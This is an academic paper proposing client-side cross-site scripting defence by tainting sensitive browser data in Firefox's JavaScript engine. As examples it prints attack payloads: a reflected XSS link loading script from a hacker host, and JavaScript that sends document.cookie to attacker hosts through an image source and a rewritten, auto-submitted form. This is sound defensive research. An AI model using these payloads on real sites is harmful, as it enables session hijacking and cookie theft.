IOSR Journal of Engineering (IOSRJEN)
e-ISSN: 2250-3021, **p**-ISSN: 2278-8719
Vol. 3, Issue 7 (July. 2013), ||V4 || PP 01-06

"Cross Site Scripting– Client Side Solution"

Mahesh Kumar, Ms. Sunita Kumari

Abstract: - Cross site scripting (XSS) is a common security problem of web applications where an attacker can inject scripting code into the output of the application that is then sent to a user's web browser. In the web browser, this scripting code is executed and used to transfer sensitive data to a third-party. Today's solutions attempt to prevent XSS on the server side, for example, by inspecting and modifying the data sent to and from the web application. The presented solution, on the other hand, stops XSS attacks on the browser/ client side by tracking the use of sensitive information in the JavaScript engine of the web browser. If sensitive information is about to be transferred to a third party, the user can decide if this should be allowed or not. The existing client-side solutions degrade the performance of client's system resulting in a poor web surfing experience. In this project provides a client side solution that uses a step by step approach to protect cross site scripting, without degrading much the user's web browsing experience.

I. INTRODUCTION

Cross-Site Scripting, commonly known as XSS, is a type of attack that gathers malicious information about a user; typically in the form of a specially crafted hyperlink that will save the users credentials. Cross-site scripting, or XSS is a web security vulnerability where the attacker injects malicious client-side script into a web page. When a user visits a web page, the script code is downloaded and transparently run by the web browser. The malicious script inherits the user's rights, authentication, and so on. XSS represents the majority of web based security vulnerabilities. One reason for the popularity of XSS vulnerabilities is that developers of web-based applications often have little or no security background. The result is that poorly developed code, riddled with security flaws, is deployed and made accessible to the whole Internet[2]. Currently, XSS attacks are dealt with by fixing the server-side vulnerability, which is usually the result of improper input validation routines.XSS protection can be configured for multiple types of request and response data – URL query parameters – URL encoded input ("POST data") – HTTP headers – Cookies.

The possibilities to manipulate HTML documents displayed by the browser with JavaScript or to influence the operation of the browser itself are dangerous features if misused. The misuse potential directly relates to the functions available for a malicious programmer. Unfortunately JavaScript[3] provides full access to HTML documents using the document object model (DOM). A web application that processes input without validating it is potentially vulnerable to code injection. Because the code introduced into the output for one client can be submitted by another client, such vulnerabilities can lead to attacks. If the injected code is scripting code (e.g., JavaScript as standardized in) it is called cross site scripting (XSS). The two methods to inject code are identified as storing it beforehand (i.e., "Stored XSS") and using the web application to reflect the malicious code (i.e., "Mirrored XSS").

1.1 Methods Of Code Injection

- Stored XSS - To perform a "Stored XSS" attack, the HTML code can be embedded into a message that is posted on a vulnerable bulletin board. The steps for a successful attack are shown in Figure 1.1. First, the attacker stores a message containing the XSS code on a vulnerable bulletin board. The victim first authenticates to the web application and is now identified by a cookie that is set in the browser. The victim now requests the message of the attacker to read it. The malicious code is sent back as part of the message where it is executed by the web browser. The XSS program sends the cookie to the attacker. With the session cookie of the victim, the attacker can identify himself to the web application as the victim and gains all the privileges of the victim.
- Mirrored XSS–In this attack style , the link that contains the malicious code. The performed steps for such an attack are shown in Figure 1.2. This example assumes that the victim first authenticates himself at the vulnerable web application. The attacker sends the link to the victim as part of an email, or it is part of a message that contains the link. When the user clicks on the link, the web page that is sent back by the vulnerable web application contains the HTML code from the link. The script in the code is then executed by the web browser and the cookie is transferred to the site of the attacker. Again the attacker can use the session cookie of the victim to authenticate himself as the victim to the vulnerable web application and gains all privileges of the victim



Figure 1.1 Cross site scripting attack with a stored message



Figure 1.2 Cross site scripting attack with Mirroring approach

The "Mirrored XSS" method uses a link that contains the malicious code as shown in Figure 1.3
<ahref = "http://rightserver/comment.cgi?mydata=<script src='http://hackerserver/xss.js'></script>" > Click Here

Some attacks can be prevented by the "common-source origination policy" that is incorporated in most scripting security models. This policy prevents that a document loaded from a web site can access parts of another document loaded from a different web site. However, in a XSS attack, the script can access data in the context of the document that is attacked. If the attacker includes the malicious scripting code into the link, the security model can be bypassed because the host distinction is no longer possible and the script is executed in the security context of the web page access parts of another document loaded from a different web site.

II. RELATED WORK

So far variety of defensive techniques to prevent XSS, including the following aspects: static analysis, black-box testing, white-box testing, anomaly detection, etc. Generally, these approaches are deployed on the client-side or server-side to protect web users from XSS injection attack. To remedy the shortcomings of server-side protection, there have been several defensive strategies which are deployed on the client side. In a client-side mechanism for detecting malicious JavaScript is proposed. The system consists of a browser-embedded script auditing component, and an IDS that processes the audit logs and compares them to signatures of known malicious behavior or attacks. With this system, it is possible to detect various kinds of malicious scripts, not only XSS attacks. However, the system has significant weakness: it can only detect the XSS attacks whose behavior haven been known. Attacks that do not anticipated by the signature authors are left unprotected by the scheme. The two main aims of XSS attacks are stealing the victim user's sensitive information and invoking malicious acts on the user's behalf. Noxes provides a client-side web proxy to block URL requests by malicious content using manual and automatic rules. Reference presents another approach: tracking the flow of sensitive information in the browser to prevent malicious content from leaking such information. been known. Attacks that do not anticipated by the signature authors are left unprotected by the scheme.

Scott and Sharp used an application proxy to abstract Web application protection; the proxy validates user input to protect against XSS attacks .However, even though it provides immediate assurance of Web application security, it requires the correct identification of and validation policy for each individual entry point to a Web application. Another limitation is that this approach protects Web applications at the deployment phase instead of trying to eliminate bugs during the development phase.

III. PROPOSED SOLUTION

The approach presented in this paper allows the malicious script to do everything in the context of the web browser (Mozilla Firefox). However, our system tracks the access and processing of sensitive information. Whenever malicious code tries to transfer sensitive information to a web server controlled by the attacker, the user asked for choice (allow or reject) to transfer this sensitive information. For example, in the attacks shown in Figures 1.1 and 1.2, when the script tries to transfer the cookie to the attacker, the user could deny this transfer. Every access to sensitive information (e.g., the cookie) results in marked data in the JavaScript program. Processing of marked sensitive data is tracked, If marked information is transferred, the user is informed and asked whether this should be allowed or denied.

Here are the table of Brower sensitive data objects with key properties , these objects are the DOM objects , with help of these objects , any critical data inside the browser can easily accessible. All such objects contain the sensitive information and therefore, should initially be marked as sensitive. In our solution initially all these browser elements treated as sensitive in DOM structure and their corresponding elements. All marked data sources are not equally sensitive in nature. One of most important element to protect is the cookie. Generally, majority of websites are using cookie as token of identification of user by issuing the unique identification number (set this number as cookie ID).

Table 1.1Browser Sensitive Data Objects with Key Properties

Object	Properties
Document	cookie, domain, forms, lastModified, links, referrer, title, URL
Form	Action
Any form Input element	Checked default Checked, default Value, name, selectedIndex, toString, value, History current, next, previous
History	current, next, previous, toString
Select option	defaultSelected, selected, text, value
Location and Link	hash, host, hostname, href, pathname, port,protocol, search, toString
Window	defaultStatus, status

To decide which kind of data needs marking, the Table 1.1 shown clearly all sensitive data attribute those are critical in web based communication.

3.1 Transfer Methods Using In Javascript

Transferring sensitive data from a JavaScript program that is embedded in a web page can be accomplished using many different methods

- Automatically submitting a form in the web page
- Using special objects like the XMLHttpRequest object
- Changing the location of the current web page by setting document.Location.
- Changing the source of an image in the web page

To successfully prevent a XSS attack, the prevention of transfer of marked sensitive data with the help of any of these methods (ask the user whether this transfer should be allowed). In presented solution focus on two methods changing the source of image(GET) (Figure 1.3) and submit the forms (POST) (Figure 1.4).

```
1: var cookie = document.cookie; // cookie marked
2: var CopyofCookie = "";
3: // copy cookie content to CopyofCookie
4: for (i = 0; i < cookie.length; i++) {
5: switch (cookie[i]) {
6: case 'a': CopyofCookie += 'a';break;
7: case 'b': CopyofCookie += 'b';break;
8: case '1': CopyofCookie += '1';break;
9: }
10: }
11: // CopyofCookie is now copy of cookie
12: document.images[0].src = "http://wrongsite/cookie?" + CopyofCookie;
```

Figure 1.3 Transfer of Sensitive data with image source

Figure 1.3 shows how the source of an image can be used to transfer sensitive information. In this example, the sensitive information is the cookie of the document that is accessed with document.cookie. An URL is concatenated from cookie value which copied from original cookie. This URL is then used to set a new source for an image in the web page. The browser loads the image from the given URL. Later, the attacker can collect the cookies from the log file of the server.

```
1: <!--a input registration form -->
2: <form action="http://badserver/processregistration"
3: name="registrationform" method="post">
4: <input type="text" name="firstnamechtext">
5: <input type="text" name="lastnamesearchtext">
6: <input type="text" name="DOBtext">
7: <input type="text" name="emailtext">
8: </form>
9:
10: <!-- malicious script to transfer cookie-->
11: <script>
12:document.registrationform.action="http://maliciousserver/forgedreg" +
13: "?stolencookie=" + document.cookie;
14: document.registrationform.submit();
15: </script>
```

Figure 1.4 Transfer of Sensitive data with form post method

Figure 1.4 shows a JavaScript fragment that changes the action of a form (over web page) and then submits it. Normally, data of a POST request is not logged in a web server log file. Therefore, the attacker needs a script or program that collects the data of the POST request on the server. This example assumes that the form is sent in a POST request(i.e., method="post" in Line 3).



Figure 1.5 Dialog Box for User choice (Ask for data Transfer)

For both transfer methods a check is performed if the user wants to allow the transfer of sensitive data. This is done by presenting a dialog box to the user that is shown in Figure 1.5. The dialog box asks the user if he wants to allow the connection from one host to another host. The user can allow or deny the connection

IV. IMPLEMENTATION &DISCUSSION

This solution was implemented using open source Mozilla Firefox web browser from Mozilla foundation. The Mozilla Firefox web browser executes JavaScript programs included in web pages with the help of the JavaScript engine called SpiderMonkey[8]. The engine, written in C++, is an important part of the web browser. It is used to execute JavaScript programs included in web pages as well as for the Gecko rendering engine that is used to display HTML, CSS, and XUL (Mozilla's XML-based User interface language), and run JavaScript programs. The solution needed some major changes in the JavaScript engine and some minor changes in other components of the web browser. Some Data structures were created, and others were modified according to the need. Here is the flag information, shown in figure 1.5 , which are being used in preserving the marked sensitive information. These marked flags are using to track the sensitivity of individual data attribute, which using while execution of the program.

```
1: #define XSS_NOT_MARKED 0
2: #define XSS_MARKED 1
3: // flag if the string is marked
4:int xss_ismarked;
```

Figure 1.6 Marked Flag information

```
1: /**
2: * Algorithm  to get the marked value
3: */
4: int xssGetMarked(){
5: return xss_marked;
6: }
7: /**
8: * Sets this string to Marked
9: */
10:
11: // Algorithm  of SetMarked
12:
13: xssSetMarked(int marked)
14: {
15: xss_marked = marked;
16: }
```

Figure 1.7 Marked Flag access methods

In the Figure 1.7 , the marked flag maintenance algorithms are shown , to access read or the marked flag. When any of attribute converted into marked status , these methods are used.

4.1 Steps To Retrieve Marked Information

- The Java script contains the instruction to access the cookie of the document (with document.cookie).
- When the HTML page that contains the script is loaded by the web browser, the script is parsed and compiled to a JavaScript program in byte-code representation. The compiled program is then executed by the JavaScript engine.
- When the engine gets to the operation that gets the cookie property from the document it generates a call to the implementation of the document.
- Then the corresponding method for document.cookie is called.
- The result is calculated or taken from the internal representation, then marked and returned
- The returned value is converted in a value with a type used by the JavaScript engine.
- This value has an additional structure with a tainted flag.

4.2 Check Data Transfer

The two implemented data transfer checks are already discussed in general in Section 3.1 (i.e., checks of GET requests when the source of an image is changed shown in Figure 1.3, and checks of POST requests when a form is submitted Figure 1.4). The following steps are necessary to implement this behavior:

- Retrieve the host from which the web page was loaded and host from the data is transferred.
- Retrieve the domains of the hosts
- If sensitive information is transferred , let the user decide whether this should be allowed or not

Figure 1.5 provides a summary of the important parts in the method. After the necessary modifications to stop the transfer of marked information, if the transfer is allowed, the method continues normally and if the transfer is denied (e.g., because of marked data), the method returns with a negative result.

V. CONCLUSION

The proposed solution is found to be very effective. The solution is platform independent so we block suspected attacks by preventing the injected script from being passed to the JavaScript engine rather than performing risky transformations on the HTML. Cross-site scripting attacks are among the most common classes of web security vulnerabilities. Every browser should include a client side XSS to help mitigate unpatched XSS vulnerabilities. Cross-site scripting is a Web-based attack technique used to gain information from a victim machine or leverage other vulnerabilities for additional attacks. These practices employ policy, people, and technology countermeasures to protect against XSS and other Web attacks. In general, the system successfully prohibits and removes a variety of XSS attacks, maximizing the protection of web applications.

REFERENCE

[1]. Shashank Gupta , Lalistsen Sharma , Manu Gupta , Simi Gupta , Prevention of cross-site scripting Vulnerabilities using Dynamic Hash Generation Technique on the server side international Journal of Advanced computer Research (ISSN (Print) : 22497277 ISS (Online): 2277-7970 Volume -2 Number -3 Issue -5 September-2012.

[2]. VishwajitS.Patil , Dr. G.R. Banmnote , Sunil S.Nair Cross Site Scripting : An Overview , International Symposium on Devices MEMS , Intelligent Systems & Communication (ISDMISC). April-2011

[3]. O.Ismail , M. Etoh,YKadobayashi , S. Yamaguchi , "A Proposal and Implementation of Automatic Detection / Collection System for Cross site Scripting Vulnerability," Advanced Information Networking and Application , 2004 AINA 2004 . 18th International Conference on Vol. 1 , 2010

[4]. Netscape , Using Data tainting for security . Hanbook /javascript /advtopic.htm%\#1009533 , 2006

[5]. K.Selvamani , A.Duraisamy , A.Kannan performed a work (2010), "*Protection of Web Application from Cross-Site Scripting Attacks in Brower Side*", in International Journal of Computer Science and Information Security 26(2) , 301-320,

[6]. Mozilla Foundation. SpiderMonkey - MDC. http://developer.mozilla.org/en/docs/ SpiderMonkey, December 2012.

[7]. Mozilla Foundation. Mozilla.org - Home of the Mozilla Project. http://www.mozilla.org,2012.

[8]. Yao-Wen Huang, Shih-Kun Huang, and Tsung-Po Lin. Web Application Security Assessment by Fault Injection and Behavior Monitoring. *WWW 2010 Budapest Hungary*, May 2010